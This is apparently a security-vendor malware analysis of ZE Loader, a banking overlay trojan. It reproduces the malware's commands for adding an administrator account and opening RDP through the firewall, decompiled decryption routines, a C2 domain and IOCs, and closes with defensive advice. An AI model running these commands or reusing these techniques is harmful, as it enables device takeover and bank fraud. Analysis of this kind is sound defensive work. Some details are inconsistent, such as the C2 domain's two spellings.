


Date: 5/6/2021 1:56:56.7523986 AM
Thread: 7876
Class: Process
Operation: Process Create
Result: SUCCESS
Path: C:\WINDOWS\SYSTEM32\net.exe
Duration: 0.0000000

PID: 2416
Command line: net localgroup Administradores Administrat0r /add

Figure 15: ZE Loader adds a user to the administrator's local group

In the last step of the malware, before an attack is performed, ZE Loader further sets a new rule in the firewall that allows anyone to use RDP connections.




Date: 5/6/2021 1:56:56.9595822 AM
Thread: 7876
Class: Process
Operation: Process Create
Result: SUCCESS
Path: C:\WINDOWS\SYSTEM32\netsh.exe
Duration: 0.0000000

PID: 10464
Command line: netsh advfirewall firewall add rule name="Remote Desktop" dir=in protocol=tcp localport=3389 profile=any action=allow


Figure 16: ZE Loader creates firewall rule to allow RDP connections for all

Going Into Action Mode

Once it is resident on the infected device and all the preparations are in place, ZE Loader begins monitoring the victim's activity on the web browser, waiting for them to authenticate an online banking session or access a designated banking application on the desktop. To do that, it monitors running processes and will kill the corresponding process if one is started:



```
.text:04464293 05C 51                   push    ecx
.text:04464294 060 53                   push    ebx
.text:04464295 064 56                   push    esi
.text:04464296 068 BE 94 1A 50 04       mov     esi, offset dword_4501A94
.text:0446429B 068 33 C0                xor     eax, eax
.text:0446429D 068 55                   push    ebp
.text:0446429E 06C 68 82 47 46 04       push    offset loc_4464782
.text:044642A3 070 64 FF 30             push    dword ptr fs:[eax]
.text:044642A6 074 64 89 20             mov     fs:[eax], esp
.text:044642A9 074 8D 4D F8             lea     ecx, [ebp+result] ; result
.text:044642AC 074 BA A0 47 46 04       mov     edx, offset a51f82cd82acc64 ; "51F82CD82ACC64976DB74186985A908AB742E0"
.text:044642B1 074 B8 FC 47 46 04       mov     eax, offset aD_39 ; "D"
.text:044642B6 074 E8 7D FA FF FF       call    command_or_decrypt ; [redacted].exe
.text:044642BB 074 8B 45 F8             mov     eax, [ebp+result] ; fileName
.text:044642BE 074 E8 71 FE FF FF       call    Check_[redacted]_aplication_runs
.text:044642C3 074 85 C0                test    eax, eax
.text:044642C5 074 0F 86 9C 04 00 00    jbe     loc_4464767
```




```
.text:044643DB 074 00 00
.text:044643E5 074 6A 00                push    0
.text:044643E7 078 6A 00                push    0
.text:044643E9 07C 8D 4D D0             lea     ecx, [ebp+var_30] ; result
.text:044643EC 07C BA 3C 49 46 04       mov     edx, offset a74e1047181a540 ; "74E1047181A540EC34FA3F98CFA94A83FB"
.text:044643F1 07C B8 FC 47 46 04       mov     eax, offset aD_39 ; "D"
.text:044643F6 07C E8 3D F9 FF FF       call    command_or_decrypt ; /c taskkill -im
.text:044643FB 07C FF 75 D0             push    [ebp+var_30]
.text:044643FE 080 A1 84 1B 50 04       mov     eax, ds:[redacted]_applictaion_pid
.text:04464403 080 33 D2                xor     edx, edx
.text:04464405 080 52                   push    edx
.text:04464406 084 50                   push    eax
.text:04464407 088 8D 45 CC             lea     eax, [ebp+nShowCmd]
.text:0446440A 088 E8 A9 18 A8 FF       call    IntToStr_0
.text:0446440F 080 FF 75 CC             push    [ebp+nShowCmd]  ; nShowCmd
.text:04464412 084 68 90 49 46 04       push    offset Directory ;  /f /t
.text:04464417 088 8D 45 D4             lea     eax, [ebp+var_2C]
.text:0446441A 088 BA 03 00 00 00       mov     edx, 3
.text:0446441F 088 E8 C4 6F A6 FF       call    @UStrCatN
.text:04464424 088 8B 45 D4             mov     eax, [ebp+var_2C]
.text:04464427 088 E8 C8 6C A6 FF       call    @UStrToPWChar
.text:0446442C 088 50                   push    eax             ; lpParameters
.text:0446442D 08C 68 A0 49 46 04       push    offset File     ; lpFile
.text:04464432 090 68 B0 49 46 04       push    offset aOpen_3  ; lpOperation
.text:04464437 094 6A 00                push    0               ; hwnd
.text:04464439 098 E8 66 78 B8 FF       call    shell32_ShellExecuteW ; kill [redacted]exe
.text:0446443E 080 A1 54 9C 49 04       mov     eax, ds:hInstance
.text:04464443 080 A3 2C 1A 50 04       mov     ds:stru_4501A1C.hInstance, eax
.text:04464448 080 B8 BC 49 46 04       mov     eax, offset aTmainform ; "TMainForm"
```

Figure 17: ZE Loader kills the process of designated banking apps if any are opened

After killing the app processes, it loads an encrypted string fetched from the file ‘Host.hst.’ This file contains the encrypted domain name: ‘controlefinaceiro2021.duckdns.org.’

To trick the victim into believing the app did open, the malware sets up a new window to pop up with app images. It loads and decrypts an image that corresponds to the targeted bank brand from the encrypted images directory: /JDK_SDK.



```
.text:04464614 080 8B 08                mov     ecx, [eax]
.text:04464616 080 FF 51 3C             call    dword ptr [ecx+3Ch] ; TStringList.Add
.text:04464619 080 BA 78 4A 46 04       mov     edx, offset a202 ; "202"
.text:0446461E 080 8B 06                mov     eax, [esi]
.text:04464620 080 8B 08                mov     ecx, [eax]
.text:04464622 080 FF 51 3C             call    dword ptr [ecx+3Ch] ; TStringList.Add
.text:04464625 080 BA 8C 4A 46 04       mov     edx, offset aRolloutfileTv ; "rolloutfile.tv7.4.tv"
.text:0446462A 080 8B 06                mov     eax, [esi]
.text:0446462C 080 8B 08                mov     ecx, [eax]

.text:044646E3
.text:044646E5 094 8B 06                 mov     eax, [esi]
.text:044646E7 094 8B 18                 mov     ebx, [eax]
.text:044646E9 094 FF 53 0C              call    dword ptr [ebx+0Ch]
.text:044646EC 090 8B 45 A4              mov     eax, [ebp+var_5C]
.text:044646EF 090 E8 0C 18 A8 FF        call    StrToInt
.text:044646F4 090 5A                    pop     edx
.text:044646F5 08C 59                    pop     ecx
.text:044646F6 088 E8 19 21 00 00        call    Load_and_decrypt_Image
.text:044646FB 074 33 C0                 xor     eax, eax
.text:044646FD 074 E8 D6 4A 00 00        call    cursorSet
.text:04464702 074 C6 05 70 1B 50 04 00  mov     ds:byte_4501B70, 0
.text:04464709 074 6A EC                 push    0FFFFFFECh      ; nIndex
.text:0446470B 078 A1 44 1A 50 04        mov     eax, ds:Window_handle_0
```

Figure 18: ZE Loader loading fake images from its locally stored trove

As part of the attack, the malware presents different pages/images that mimic bank applications in order to trick the victim into entering their credentials into data fields in the image. The attacker uses those to either take the session over on web browsers or access the application remotely through the victim’s device using an RDP connection.

ZE Loader’s Cryptography


ZE Loader uses a couple of cryptographic algorithms as part of its execution and to hide assets and files. The following are the main findings from our analysis:

Decrypt(data, IV_array, IV_size, size)

This function is responsible for decrypting the different assets of the malware, including DLL files, embedded shellcode, images, etc.

The function’s available parameters are:

- Data: the encrypted data to be decrypted
- IV_array: array of values needed for the decryption process
- IV_size: length of the IV array
- Size: size of the encrypted data.



```
_BYTE *__fastcall decrypt(int data, int IV_array, unsigned int IV_size, SIZE_T *size)
{
  _BYTE *base_address_1; // ebx
  _BYTE *base_address; // eax
  SIZE_T size_1; // edi
  unsigned int counter; // ecx
  unsigned int v8; // esi
  char v9; // al

  base_address_1 = 0;
  if ( data )
  {
    if ( *size )
    {
      if ( IV_array )
      {
        if ( IV_size )
        {
          base_address = kernel32_VirtualAlloc_0(0, *size, 0x3000u, 0x40u);
          base_address_1 = base_address;
          if ( base_address )
          {
            FillChar(base_address, *size, 0);
            size_1 = *size;
            counter = 0;
            do
            {
              v8 = counter % IV_size;
              if ( (counter & 1) != 0 )
                v9 = *(_BYTE *)(counter + data) ^ (IV_size - v8);
              else
                v9 = *(_BYTE *)(counter + data) ^ counter;
              base_address_1[counter] = v9;
              base_address_1[counter++] ^= *(_BYTE *)(IV_array + v8);
              --size_1;
            }
            while ( size_1 );
          }
```


Figure 19: ZE Loader’s decryption function parameters

Command_or_decrypt(command, encrypted_str, result)

This function is responsible for the decryption of strings embedded in the sample. The available parameters of the function are:

- Command: there are two types of commands for this function — C & D
- Encrypted str: the encrypted string

- Result: array that will contain the decrypted string.




```
  UpperCase(L"D", &v20);                    // decrypt command
  UStrEqual(command_to_execute, v20);
  if ( v5 )
  {
    UStrCopy(&v18);
    UStrCat3(&v19, &str__[1], v18, v14, v13, v12);
    prev = StrToInt(v19);
    v28 = 3;
    do
    {
      UStrCopy(&v16);                       // copy the encrypted string
      UStrCat3(&v17, &str__[1], v16, v14, v13, v12);
      encrypted_string_index = StrToInt(v17);
      if ( key_index >= key_length )
        key_index = 1;
      else
        ++key_index;
      res = encrypted_string_index ^ *(unsigned __int16 *)(key + 2 * key_index - 2);
      if ( prev < res )
        res -= prev;
      else
        res = res + 255 - prev;
      unknown_libname_2350(&v15, res);      // copy decrypted charecter
      UStrCat(&decrypted_str, v15);
      prev = encrypted_string_index;
      v28 += 2;
      v10 = System::__linkproc__ LStrLen(encrypted_str);
    }
    while ( v10 > v28 );
  }
}
UStrAsg(result_value, decrypted_str);
```

Figure 20: ZE Loader's string decryption function parameters

Decrypt_image(image_path, decrypted_image, key)

This function is responsible for decrypting images that the malware keeps locally, hidden in the directory JDK_SDK. The decryption algorithm the malware uses is the BlowFish encryption algorithm with the hard-coded key '1'. Blowfish is a symmetric-key block cipher that provides a good encryption rate in software and was likely used for that reason. The parameters of the function are:

- Image_path: path of the encrypted image
- Decrypted_image: the decrypted image after the decryption process
- Key: key for the decryption algorithm; the key is the hard-coded char '1'.



```
  v18 = key;
  filePath = image_path;
  UStrAddRef(v12, v13, v14, 0, v16, decrypted_image);
  UStrAddRef(v12, v13, v14, v15, v16, v17);
  v11 = &savedregs;
  v10 = &loc_4466772;
  v9 = NtCurrentTeb()->NtTib.ExceptionList;
  __writefsdword(0, (unsigned int)&v9);
  BYTE4(v3) = 1;
  LODWORD(v3) = off_44430B4;
  v4 = (_BYTE *)TDCP_blockcipher_Create(v3, 0); // BlowFish
  v16 = TPngImage_Create();
  LStrFromUStr(v9);
  TDCP_cipher_InitStr(v4, v15, (int)off_4440620);// hardcoded key "1"
  v5 = (int (***)(void))TFileStream_Create(0);
  v6 = TObject_Create();
  v7 = (**v5)();
  TDCP_cipher_DecryptStream((int)v4, (int)v5, v6, v7);
  (*(void (**)(void))(*(_DWORD *)v4 + 88))();
  TObject_Free(v10);
  TStream_SetPosition(0, 0);
  (*(void (**)(void))(*(_DWORD *)v16 + 92))();
  TPicture_SetGraphic();
  __writefsdword(0, (unsigned int)v10);
  v12 = &loc_4466779;
  LStrClr();
  return UStrArrayClr(v12);
}
```

Figure 21: ZE Loader's image decryption function and its parameters

Piecing It Together

The malware keeps encrypted images that mimic its various targets' websites and designated applications locally in the 'JDK_SDK' directory. After decrypting that directory, we were able to access a wide range of targets. On top of popular banks, the malware targets some blockchain platforms and cryptocurrency exchange platforms.

The images also led to insights regarding some of the sophisticated ways the attacker overcomes two-factor authentication challenges in order to steal user credentials. For example, one of the malware's assets named 'coin.tlb' is a file that contains two encrypted strings. After decrypting the strings, we found the two strings below:

ZE 19/01/2021 — malware version was extracted from the malware configuration settings.


Remote Overlay Trojans Still Going Strong

While it is a dated threat, remote overlay Trojans are an enduring staple in the cyber crime arena. Prolific in Latin America, they also target European countries where the same languages are spoken, so as to maximize the reach of their attacks. The strength of attacks that leverage this malware type is the remote access to user devices. Adding manual work in real time allows attackers to extract critical transaction elements from their victims and finalize transactions that are otherwise adequately protected.

While it lacks sophistication on the code level, its overall scheme continues to work. To mitigate the risk of remote overlay Trojans, here are some things users can do:

- Do not open unsolicited emails and don't click links or attachments inside such messages
- Do not log in to bank accounts from an email that appears to urge action
- When in doubt, call your bank
- Have an antivirus installed on your device and turn on automatic updates
- Keep your operating system and all programs up to date

- Delete applications that are not in use
- Disable remote connections to your device. Press Windows + X à click ‘System’. From the left sidebar click ‘Remote Desktop’ and make sure the remote desktop option is toggled off.



Remote Desktop

Remote Desktop lets you connect to and control this PC from a remote device by using a Remote Desktop client (available for Windows, Android, iOS and macOS). You'll be able to work from another device as if you were working directly on this PC.

Enable Remote Desktop

Off

User accounts

Select users that can remotely access this PC

To keep up to date about IBM Trusteer blogs, visit https://securityintelligence.com/category/x-force and find content that can help you better manage the risk of malware and online fraud in your personal and business activities.

IOCs

5bf9e6e94461ac63a5d4ce239d913f69 – DVDSetting.dll

8803df5c4087add10f829b069353f5b7 – operationB

520170d2edfd2bd5c3cf26e48e8c9c71 – procSettings

39aa9dadd3fc2842f0f2fdcea80a94c7 – Host.hst

25e60452fa27f01dc81c582a1cbec83f – IsCon.tlb

4280f455cf4d4e855234fac79d5ffda0 – JDK_SDK.zip

C2 Server

controllefinaceiro2021[.]duckdns[.]org

Nir Somech
Malware Researcher – Trusteer IBM

Nir Somech is an engineer working as part of IBM X-Force research. He specializes in researching attacks targeting the financial threat landscape. Nir holds ...